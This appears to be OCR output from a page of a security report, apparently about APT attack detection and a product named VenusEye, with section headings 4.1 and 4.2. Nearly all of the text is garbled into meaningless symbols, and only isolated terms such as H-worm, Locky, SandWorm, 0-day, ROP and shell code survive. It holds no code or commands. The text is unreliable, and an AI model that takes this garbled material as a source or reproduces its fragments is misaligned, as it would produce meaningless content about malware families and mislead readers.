
. APT

APT 𝒟ρ Ң ɣ Ң ݭ 𝒟ρ ἰ. D ᶇ ˜˜ ˜˜ ˜ ˜ ﻘﻤ ᶇ ɣ ݭ G ˜ ɣ ˜ ą ꞃ ڠ 𝒟ρ ל 𝒟ρ

ᘯ APT ᵒᵒ ڃ G ᏉᏉ ᏉᏉ № ڠ Ð ∕∕ G ℗ ǖ ⇔ ﻘﻤ ᵒᵒ ڃ G ɀ H-worm № APT 𝒟ρ ℓ ˜˜ └ ǖ ᏉᏉ˜ 𝒟ρ APT 𝒟ρ Ⴏ ˜ ɣ ᘯ APT ᵒᵒ ڃ ǖ 0-day ‰ β

4.1 APT

𝒟ρ ᘯ APT ᵒᵒ ڃ ˜ ɣ 𝒟ρႯ Ð ڠ ᵒᵒ ڃ˜ ɣ Ꮯ 𝒟ρ Ð ﺿﻲ ῷ ꞃ ﺿﻲ APT 𝒟ρ ˜ ᘯ APT ᵒᵒ ڃ ƀ ꞃ ἰ ᶇᵒᵒ ڃ ˜ ´ ꞃ 𝒟ρ ≢ ﻘﻤ 0-day ≠ ᘯ ﻓﺠ ǖ ↓ ﻳﺠ ῥ ῷ ἴ ڠ Ⴏ └ ڂ ROP ≠ API Shell code ˜ ɣ ∓ APT 𝒟ρ ᵒᵒ ڃ˜ ⊦ ǖ APT 𝒟ρ ﻳﺠ



4.2 VenusEye

VenusEye ŋ ﭬ Ω ﭬ ᵔᵔ ݘ №
ᵔᵔ ݘ ŋ Ƕ Ð
№ h ᴸ № ϸ ψ ɰ
ᵔᵔ ἳ ɣ Ą
˜ ع № ₮ № ₮
═ ᴸ ꜛ

VenusEye ŋ ﭬ ῴ U ǚ ২
“ ” Ɗρ ʐ ´ H-worm
№ Hedwig №
ϸ Locky Ɗρ № ϸ
№ ২ 18
ڭ ٦ SandWorm ɣ
Ɗρ№ ϸ Ѵ м ŋ №
ϸ